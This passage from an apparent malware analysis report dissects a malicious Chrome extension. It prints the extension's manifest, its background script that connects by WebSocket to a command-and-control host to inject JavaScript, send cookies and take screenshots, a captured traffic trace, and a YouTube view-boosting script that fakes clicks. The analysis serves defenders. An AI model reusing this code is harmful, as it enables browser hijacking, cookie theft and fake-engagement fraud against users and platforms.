


```
string args = string.Concat(new string[]
{
    "--user-data-dir=\"",
    text9,
    "\" --profile-directory=\"",
    appfo3.Profile,
    "\"",
    text18,
    " --load-extension=\"",
    text4,
    "\" --no-first-run --no-default-browser-check about:blank"
});
try
{
    if (flag3)
    {
        Path.Combine(directoryName, "arg");
    }
}
catch
{
}
Form1.RunCmdNoLog(text5, args, -1);
return;
```

When launching the Chrome process, the malware gives the following argument in the command line:

```
--load-extension=”%appdata%\imageclass\extension”
```


The *extension* folder contains the following files:



[..]		<DIR>	11/16/2022 17:41
app	psgi	1,778	07/18/2012 16:07
background	js	2,898	11/10/2022 22:18
icon_blue	png	1,070	07/18/2012 16:07
icon_red	png	1,065	07/18/2012 16:07
manifest	json	593	07/22/2022 13:56
README		127	07/18/2012 16:07


app.psgi, a server-side component written in Perl, was probably included in the archive accidentally. The Perl script seems incomplete, as it lacks the code that generates the traffic on the WebSocket. The Perl script is available in **Appendix B**.

manifest.json is a Chrome extension manifest that asks for god-mode permissions: accessing all URLs, allowing filtering all web requests, accessing cookies, local storage and downloading data.



```
{
        "manifest_version": 2,
  "name": "background websocket",
  "version": "1.0.0.1",
  "browser_action": {
    "default_icon": "icon_blue.png",
    "default_text": "background websocket"
  },
  "background": {
        "persistent": true,
    "scripts": ["background.js"]
  },
  "permissions": [
        "webRequest",
        "webRequestBlocking",
        "http://*/*",
        "https://*/*",
        "about:blank",
        "*://*/*",
        "<all_urls>",
        "storage",
        "cookies",
                "downloads"

    ],
        "content_security_policy": "script-src 'self' 'unsafe-eval'; object-src 'self'"
}
```


background.js opens a WebSocket to *ytb[.]dolala[.]xyz* and receives commands from that server.



```
function openSocket() {
  ws = new WebSocket("ws://ytb.dolala.xyz:8080");

  ws.onopen = function() {
    chrome.browserAction.setIcon({ "path": "icon_blue.png" });
    chrome.browserAction.setBadgeText({ "text": "" });
  };
```


The commands the extension is able to execute are the following:

Command	Purpose
js	injects JavaScript commands in the current tab
nav	navigates to a new URL
cookies	sends all cookies to the WebSocket
url	sends the currently selected tab’s URL
screenshot	takes a screenshot of the currently visible tab



```
   ws.onmessage = function(e) {
 if(e.data=="ping") return;
        const json = JSON.parse(e.data);
        const taskid = getTaskid();
        if(json.type === “js”){


        chrome.tabs.executeScript( null, {code:json.data ,
                            matchAboutBlank: true},
           function(results){

                   const lastErr = chrome.runtime.lastError;
                        const lenh = JSON.stringify({id:json.id, results:results, lastErr:lastErr});
                        console.log(lenh);
                   ws.send(lenh);
                 } );



        } else if(json.type === "nav"){
                chrome.tabs.update( null, { url: json.data } );
                const lastErr = chrome.runtime.lastError;
                const lenh = JSON.stringify({id:json.id, results:json.data, lastErr:lastErr});
                ws.send(lenh);
        } else if(json.type === “cookies”){


                chrome.cookies.getAll({
                  domain: json.data
                }, function (cookies) {
                        const lenh = JSON.stringify({id:json.id, results:cookies});
                        ws.send(lenh);
                });

                ws.send(lenh);
        } else if(json.type === "url"){
                chrome.tabs.getSelected(null,function(tab) {
                        var tablink = tab.url;
                        const lastErr = chrome.runtime.lastError;
                        const lenh = JSON.stringify({id:json.id, results:tablink, lastErr:lastErr});
                        ws.send(lenh);
                });

        } else if(json.type === "screenshot"){
                chrome.tabs.getSelected(null,function(tab) {
                        chrome.tabs.captureVisibleTab(tab.windowId, {format: 'jpeg'}, (image) => {
                                const lastErr = chrome.runtime.lastError;
                                const lenh = JSON.stringify({id:json.id, results:image, lastErr:lastErr});
                                ws.send(lenh);
                        });
                });
        }

   };
```

The network traffic looks like this on the WebSocket:



```
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36
Upgrade: websocket
Origin: chrome-extension://ojciobmnpnfhcoldnkckpofekgcajehn
Sec-WebSocket-Version: 13
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Sec-WebSocket-Key: J+1XicEBNrn8tRLrkyojjQ==
Sec-WebSocket-Extensions: permessage-deflate; client_max_window_bits

HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: ka4ddJlCbvOiAalNv6OYmYmFiLs=

..}.}EY.G"..ping...!J..H$...ping...5vL.\.+..ping.....$n..C..ping...i.`......ping..;..iK.....ping...X.|d1....ping..../...A...ping..5~..E.....ping.....}g.....ping....EB..+W..ping..o.Y...7...ping..
{"id":1,"type":"url","data":""}..  ...r..o+..v.6{"id":2,"type":"nav","data":"https://www.google.com/"}....7          ..^m...%..Rz..Cz...a..Gz...~...n..Pe..Tf...t.1{"id":
3,"type":"js","data":"document.readyState"}..<...G............I.......U...M...U...a..1{"id":4,"type":"js","data":"document.readyState"}....&1..GU.......CB..RB..}...KA..RT..[............ping.M{"id":
5,"type":"js","data":"window.location.href='https://www.youtube.com/'"}....B.C.+.|.W.|.'.m.6.|...p.6.k.m.o.5.a.7.m.'.{./.|.?.1{"id":
6,"type":"js","data":"document.readyState"}....../...H..ping...z...X...@...........@.................1{"id":7,"type":"js","data":"document.readyState"}...:.............H...V.......T...[...L....B.1{"id":
8,"type":"js","data":"document.readyState"}...:LK..%/..tg.H}8.V88...1.U!;._8..g1.~
y{"id":9,"type":"js","data":"var script \t= document.createElement('script');script.type = 'text/javascript';\tscript.innerHTML \t= 'var videoid=\"0DVagal1VjY\";function simulateE(t){var
i=check(t);if(0==i){var n=t.getBoundingClientRect();httpGet(\"http://localhost:6881/click?x=\"+n.x+\"&y=\"+n.y+\"&w=\"+n.width+\"&h=\"+n.height)}else{var
n=window,o=document.documentElement;httpGet(\"http://localhost:6881/wheel?direction=\"+i+\"&x=\"+(n.innerWidth||o.clientWidth||l.clientWidth)+\"&y=\"+(n.innerHeight||o.clientHeight||
l.clientHeight)),setTimeout(function(){simulateE(t)},1e3)}}function httpGet(t){var i=new XMLHttpRequest;return i.open(\"GET\",t,!1),i.send(null),i.responseText}function check(t){var
i=t.getBoundingClientRect();if(i.top<0)return 1;var n=window,o=document,d=o.documentElement,l=o.getElementsByTagName(\"body\")[0],r=(n.innerWidth||d.clientWidth||l.clientWidth,n.innerHeight||
d.clientHeight||l.clientHeight);return i.bottom>=r?-1:0}function timdiet(t){try{var i,n=Object.prototype.toString.call(t);if(\"[object Object]\"==n||\"[object Array]\"==n)for(var o in
t)if(\"videoId\"==o||\"addedVideoId\"==o||\"removedVideoId\"==o)t[o]=videoid;else if(\"videoIds\"==o){if(\"[object String]\"==(i=Object.prototype.toString.call(t[o])))t[o]=videoid;else if(\"[object
Array]\"==i)for(var d in t[o])t[o][d]=videoid}else\"url\"==o?\"[object String]\"==(i=Object.prototype.toString.call(t[o]))&&t[o].indexOf(\"watch?v=\")>-1&&(t[o]=\"/watch?v=\"+videoid):timdiet(t[o])}
catch(i){}}timdiet(window.ytInitialData);var nodes=document.getElementsByTagName(\"a\");for(let e=0;e<nodes.length;e++)nodes[e].href.indexOf(\"watch?v=\")>-1&&(nodes[e].href=\"https://
www.youtube.com/watch?v=\"+videoid);function childerenall(t){timdiet(t.data);let i=t.children;for(let n=0;n<i.length;n++)childerenall(i[n])}var nodes5=document.getElementsByTagName(\"ytd-video-
renderer\");for(let e=0;e<nodes5.length;e++)childerenall(nodes5[e]);var nodes2=document.getElementsByTagName(\"ytd-compact-video-renderer\");for(let e=0;e<nodes2.length;e+
+)childerenall(nodes2[e]);var nodes4=document.getElementsByTagName(\"ytd-rich-grid-media\");for(let e=0;e<nodes4.length;e++)childerenall(nodes4[e]);var nodes6=document.getElementsByTagName(\"ytd-
playlist-panel-video-renderer\");for(let e=0;e<nodes6.length;e++)childerenall(nodes6[e]);var nodes3=document.getElementsByTagName(\"a\"),isok=!1;for(let e=0;e<nodes3.length;e++)if(\"\"!
=nodes3[e].href&&nodes3[e].href.indexOf(videoid)>-1){var t,i=nodes3[e].getAttribute(\"id\"),n=nodes3[e].getBoundingClientRect();if((0!=n.x||0!=n.y)&&(\"video-title-link\"==i||\"video-title\"==i||
\"thumbnail\"==i)){var o=nodes3[e].getElementsByTagName(\"div\"),d=!1,l=nodes3[e].closest(\"ytd-rich-item-renderer\");if(null!=l&&void 0!=l){var r=l.getElementsByTagName(\"ytd-thumbnail-overlay-
bottom-panel-renderer\");if(null!=r&&void 0!=r&&r.length>0&&(d=!0),!d){var o=l.getElementsByTagName(\"div\");for(let a=0;a<o.length;a++)if(\"progress\"==o[a].getAttribute(\"id\")){d=!0;break}}}
if(d)continue;var s=nodes3[e].closest(\"ytd-playlist-panel-video-renderer\");if(null!=s&&void 0!=s&&(d=!0),d)continue;var c=nodes3[e].closest(\"ytd-compact-video-renderer\");if(null!=c&&void 0!=c)
{var o=c.getElementsByTagName(\"div\");for(let h=0;h<o.length;h++)if(\"progress\"==o[h].getAttribute(\"id\")){d=!0;break}if(d)continue;simulateE(nodes3[e]),isok=!0;break}}isok||
(window.location.href=\"https://www.youtube.com/\");';document.body.appendChild(script);"}.....V...?f...o....3q..^q..
y..+...k^...0...ping.2{"id":10,"type":"js","data":"document.readyState"}..._"..}K...e...}P..^N..}....<M..3Q..}...~..{"id":11,"type":"js","data":"function httpGet(b){var a=new XMLHttpRequest;return
a.open(\"GET\",b,!1),a.send(null),a.responseText}function simulateE(b){var a=b.getBoundingClientRect();httpGet(\"http://localhost:6881/click?x=\"+a.x+\"&y=\"+a.y+\"&w=\"+a.width+\"&h=\"+a.height)}
setInterval(function(){var b=document.getElementsByTagName(\"path\");for(let a=0;a<b.length;a++)if(\"M 12,26 18.5,22 18.5,14 12,10 z M 18.5,22 25,18 25,18 18.5,14 z\"==b[a].getAttribute(\"d\")){var
c=b[a].getBoundingClientRect();(0!=c.x||0!=c.y)&&simulateE(b[a])}},2e3),setInterval(function(){var b=document.getElementsByTagName(\"path\");for(let a=0;a<b.length;a++)if(\"M 18,11 V 7 l -5,5 5,5 v
-4 c 3.3,0 6,2.7 6,6 0,3.3 -2.7,6 -6,6 -3.3,0 -6,-2.7 -6,-6 h -2 c 0,4.4 3.6,8 8,8 4.4,0 8,-3.6 8,-8 0,-4.4 -3.6,-8 -8,-8 z\"==b[a].getAttribute(\"d\")){var c=b[a].getBoundingClientRect();(0!=c.x||
0!=c.y)&&simulateE(b[a])}},2e3),setInterval(function(){var b=document.getElementsByTagName(\"div\");for(let a=0;a<b.length;a++)if(null!
=b[a].getAttribute(\"id\")&&b[a].getAttribute(\"id\").indexOf(\"skip-button\")> -1){var d=b[a].getElementsByTagName(\"button\");for(let c=0;c<d.length;c++){var e=d[c].getBoundingClientRect();(0!
=e.x||0!=e.y)&&simulateE(d[c])}}},2e3)"}..Jf~.1D..h\0.fD..9...9DD.yUK.7..5...E.}...ping.....a..n...ping..z1..
.@...ping....*...D...ping....
.o.c...ping...Ne..'....ping.. .{.PpF...ping..8.C.H.-...ping..#...S.....ping..C.H.3.&...ping
```

The extension receives the commands to open a YouTube video to boost its views.
The extension is also able to send commands to *ToolsBag.dll*, via HTTP requests on port `6881`.

YouTube boosting JavaScript analysis


Boosting a YouTube video means artificially increasing the number of views, likes or comments on the video. YouTube considers this “Fake engagement,” which violates YouTube Policies. [5]

In the Wireshark capture above, we see multiple JavaScript commands sent to the extension. The first JavaScript command navigates to youtube.com by setting `window.location.href`. The second JavaScript command is much longer, and it contains the video ID of the video to be boosted. The code below is a beautified version of the script:

```
var videoid = ‘0DVagal1VjY’;
function simulateE(t) {
    var i = check(t);
    if (0 == i) {
        var n = t.getBoundingClientRect();
        httpGet(‘http://localhost:6881/click?x=’ + n.x + ‘&y=’ + n.y + ‘&w=’ +
n.width + ‘&h=’ + n.height);
    } else {
        var n = window, o = document.documentElement;
        httpGet(‘http://localhost:6881/wheel?direction=’ + i + ‘&x=’ + (n.inner-
Width || o.clientWidth || l.clientWidth) + ‘&y=’ + (n.innerHeight || o.clientHeight
|| l.clientHeight)), setTimeout(function () {
            simulateE(t);
        }, 1000);
    }
}
function httpGet(t) {
    var i = new XMLHttpRequest();
    return i.open(‘GET’, t, !1), i.send(null), i.responseText;
}
function check(t) {
    var i = t.getBoundingClientRect();
    if (i.top < 0)
        return 1;
    var n = window, o = document, d = o.documentElement, l = o.getElementsBy-
```

```
TagName(‘body’)[0], r = (n.innerWidth || d.clientWidth || l.clientWidth, n.innerHe-
ight || d.clientHeight || l.clientHeight);
      return i.bottom >= r ? -1 : 0;
}
function timdiet(t) {
      try {
            var i, n = Object.prototype.toString.call(t);
            if (‘[object Object]’ == n || ‘[object Array]’ == n)
                  for (var o in t)
                        if (‘videoId’ == o || ‘addedVideoId’ == o || ‘removed-
VideoId’ == o)
                              t[o] = videoid;
                        else if (‘videoIds’ == o) {
                              if (‘[object String]’ == (i = Object.prototype.to-
String.call(t[o])))
                                    t[o] = videoid;
                              else if (‘[object Array]’ == i)
                                    for (var d in t[o])
                                          t[o][d] = videoid;
                        } else
                              ‘url’ == o ? ‘[object String]’ == (i = Object.proto-
type.toString.call(t[o])) && t[o].indexOf(‘watch?v=’) > -1 && (t[o] = ‘/watch?v=’ +
videoid) : timdiet(t[o]);
      } catch (l) {
      }
}
timdiet(window.ytInitialData);
var nodes = document.getElementsByTagName(‘a’);
for (let e = 0; e < nodes.length; e++)
      nodes[e].href.indexOf(‘watch?v=’) > -1 && (nodes[e].href = ‘https://www.you-
tube.com/watch?v=’ + videoid);
function childerenall(t) {
      timdiet(t.data);
      let i = t.children;
      for (let n = 0; n < i.length; n++)
            childerenall(i[n]);
}
var nodes5 = document.getElementsByTagName(‘ytd-video-renderer’);
for (let e = 0; e < nodes5.length; e++)
      childerenall(nodes5[e]);
var nodes2 = document.getElementsByTagName(‘ytd-compact-video-renderer’);
for (let e = 0; e < nodes2.length; e++)
      childerenall(nodes2[e]);
var nodes4 = document.getElementsByTagName(‘ytd-rich-grid-media’);
for (let e = 0; e < nodes4.length; e++)
      childerenall(nodes4[e]);
var nodes6 = document.getElementsByTagName(‘ytd-playlist-panel-video-renderer’);
for (let e = 0; e < nodes6.length; e++)
      childerenall(nodes6[e]);
var nodes3 = document.getElementsByTagName(‘a’), isok = !1;
for (let e = 0; e < nodes3.length; e++)
      if (‘’ != nodes3[e].href && nodes3[e].href.indexOf(videoid) > -1) {
            var t, i = nodes3[e].getAttribute(‘id’), n = nodes3[e].getBoundingClien-
tRect();
            if ((0 != n.x || 0 != n.y) && (‘video-title-link’ == i || ‘video-title’
== i || ‘thumbnail’ == i)) {
                  var o = nodes3[e].getElementsByTagName(‘div’), d = !1, l =
nodes3[e].closest(‘ytd-rich-item-renderer’);
                  if (null != l && void 0 != l) {
                        var r = l.getElementsByTagName(‘ytd-thumbnail-overlay-bot-
tom-panel-renderer’);
                        if (null != r && void 0 != r && r.length > 0 && (d = !0),
!d) {
                              var o = l.getElementsByTagName(‘div’);
                              for (let a = 0; a < o.length; a++)
                                    if (‘progress’ == o[a].getAttribute(‘id’)) {
                                          d = !0;
                                          break;
                                    }
                        }
                  }
                  if (d)
                        continue;
                  var s = nodes3[e].closest(‘ytd-playlist-panel-video-renderer’);
                  if (null != s && void 0 != s && (d = !0), d)
                        continue;
                  var c = nodes3[e].closest(‘ytd-compact-video-renderer’);
                  if (null != c && void 0 != c) {
                        var o = c.getElementsByTagName(‘div’);
                        for (let h = 0; h < o.length; h++)
                              if (‘progress’ == o[h].getAttribute(‘id’)) {
                                    d = !0;
                                    break;
                              }
                  }
                  if (d)
                        continue;
                  simulateE(nodes3[e]), isok = !0;
                  break;
            }
      }
isok || (window.location.href = ‘https://www.youtube.com/’);
```

The script replaces all valid video IDs in the YouTube feed with the video ID it wants to boost. Note that the script does NOT replace the title of the video, so in the screenshot below the old title “*Christmas song 2022*” remains.


Christmas Songs 2022 🎅 🎄 Most Beautiful Old Christmas Songs 202...
Piosenki Religijne
370K views • 11 days ago
Watch later
Add to queue

https://www.youtube.com/watch?v=0DVagal1VjY

Next, it searches for a link (`<a>`) that contains the video ID and is of type `video-title-link`, `video-title` or `thumbnail` and sends a request to the *ToolsBag.dll* component with the coordinates of the link to click on it:

http://localhost:6881/click?x=37&y=136&w=319.984375&h=179.984375

